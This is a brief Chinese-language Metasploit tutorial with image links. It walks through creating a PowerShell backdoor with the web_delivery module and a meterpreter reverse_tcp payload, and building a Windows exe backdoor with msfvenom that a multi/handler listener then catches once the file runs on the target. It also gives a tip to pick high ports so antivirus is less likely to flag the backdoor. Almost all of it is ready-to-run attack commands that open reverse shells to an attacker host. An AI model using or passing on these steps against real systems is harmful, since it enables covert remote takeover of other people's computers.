
Window系统

生成powershell


>msfconsole

>use exploit/multi/script/web\_delivery



>set target 2

>set payload windows/meterpreter/reveser\_tcp



>set lhost 192.168.184.128

>set lport 9999 //越大越好，高端口不容易报毒




>set srvport 8888

>set uripath /



设置完成之后

>exploit



生成了powershell后门。

生成exe

1 生成exe后门，上传到靶机中

root@kali:~# msfvenom -p windows/meterpreter/reverse\_tcp LHOST=kali\_ip LPORT=1234 -f exe > /aaa.exe

2 msf进入exploit/multi/handle模块进行后门的利用

>use exploit/multi/handle

>set payload windows/meterpreter/reverse\_tcp

>set lhost kali\_ip

>set lport 1234

>exploit

3 运行靶机中的后门文件

Linux（后续补充）